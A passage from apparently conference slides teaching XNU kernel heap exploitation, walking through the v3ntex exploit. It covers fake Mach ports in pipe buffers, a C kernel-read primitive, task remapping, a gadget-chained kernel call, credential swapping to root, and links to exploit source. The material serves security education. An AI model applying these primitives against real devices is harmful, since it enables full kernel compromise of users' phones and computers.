
This is done by freeing
and reallocating the
data page were
TARGET-voucher
resides



v3ntex exploit


13. Allocate pipe buffers
(instead of OSData)
with fake ports

We allocate whole
pages and put the fake
port at the beginning of
the page because we
aligned the pointer



v3ntex exploit

13. Make the fakeport point to faketask, which resides in the same pipebuffer



v3ntex kread

- Read buffered data from pipe
- Modify ktasks **task_bsd_info** element
- Write data back to pipe
- Use **pid_for_task()** to read 32bit value

```
uint32_t kread32(kptr_t loc){
    int err = 0;
    uint32_t pid = 0;
    kern_return_t ret = 0;
    uint64_t readptr = loc-BSDINFO_PID_OFFSET;

    int rfd = pipefds[2 * gfakeport_idx];
    ssize_t didread = read(rfd, pipebuf, pagesize);
    assure(didread == pagesize);
    int wfd = pipefds[2 * gfakeport_idx + 1];

    {
        uintptr_t ptr = (uintptr_t)pipebuf;
        ptr += 0x700;
        *(uint64_t*)(ptr+OFFSET_TASK_BSD_INFO) = readptr; //read from
    }

    ssize_t written = write(wfd, pipebuf, pagesize);
    assure(written == pagesize);
    usleep(300);

    ret = pid_for_task(real_port_to_fake_voucher, (int*)&pid);

error:
    if (err) {
        printf("kread32 failed!\n");
        printf("error=%d ret=0x%08x s=%s\n",err,ret,mach_error_string(ret));
    }
    return pid;
}
```


What next?

- We have:
 - Controlled fake port
 - kread primitive
 - KASLR slide
- We want:
 - Proper kernel task

Continue v0rtex style

- Read kernel **zone_map** address
- Update faketaasks zone map (we didn't need this before)
- Use that fakeport/faketaask to remap page to userspace (for safe port/task updates)
- Important for v1ntex, not so important for v3ntex

```
kptr_t zone_map_addr = kread64(OFF(ZONE_MAP));
printf("zone_map_addr=%p\n", (void*)zone_map_addr);

ktask_t ktask = {};
ktask.a.lock.data = 0x0;
ktask.a.lock.type = 0x22;
ktask.a.ref_count = 100;
ktask.a.active = 1;
ktask.a.map = zone_map_addr;
ktask.b.itk_self = 1;

kport.ip_bits = 0x80000002; // IO_BITS_ACTIVE | IOT_PORT | IKOT_TASK
kport.ip_kobject = targetVoucher.iv_port + 0x100;
kport.ip_requests = 0;
kport.ip_context = 0;
LOG("kport.ip_kobject=%p", (void*)kport.ip_kobject);

//write to kport
{
    //read pipebuf, update ktask, write pipebuf back
}

LOG("remapping fakeport");
vm_prot_t cur = 0,
max = 0;
mach_vm_address_t shmem_addr = 0;
kptr_t base_shared = targetVoucher.iv_port;

ret = mach_vm_remap(self, &shmem_addr, pagesize,
                    0, VM_FLAGS_ANYWHERE | VM_FLAGS_RETURN_DATA_ADDR,
                    real_port_to_fake_voucher, base_shared, false,
                    &cur, &max, VM_INHERIT_NONE);

doassure(!ret, {
    LOG("mach_vm_remap: %s", mach_error_string(ret));
});
```


Continue v0rtex style

- Dump vtable of IOSurfaceRootUserClient
- Change fakeport type to IOKit object (fake IOSurfaceRootUserClient)
- Create fake vtable with modified pointer
 - Create KCALL primitive by chaining gadgets
- Call arbitrary kernel functions through **IOConnectTrap6()**

Continue v0rtex style

- Replace process credentials with kernel credentials
 - Allows calling **setuid(0)**
- Call **setuid(0)** and get privileged **mach_host_port**
- Find real kernel_task (kread)
- Remap kernel_task
(get a second virtual mapping for the same physical memory)
- Store cloned kernel_task in **host_special_ports** for easy retrieval from root process
- Clean up exploit

Conclusion

- Introduced XNU Heap Zones (zalloc,kalloc)
- Talked about heap exploit techniques and strategies
- Introduced Mach Ports and outlined its importance for kernel exploitation
- Full walkthrough of 3 kernel exploits for 2 heap bug
 - Protip: always turn your primitive into UAF/type confusion (if you can)

Source Code

- For better understanding:
Read the exploit source code and re-read these slides ;)
- <https://github.com/tihmstar/treadm1ll>
- <https://github.com/tihmstar/v1ntex>
- <https://github.com/tihmstar/v3ntex>

Questions?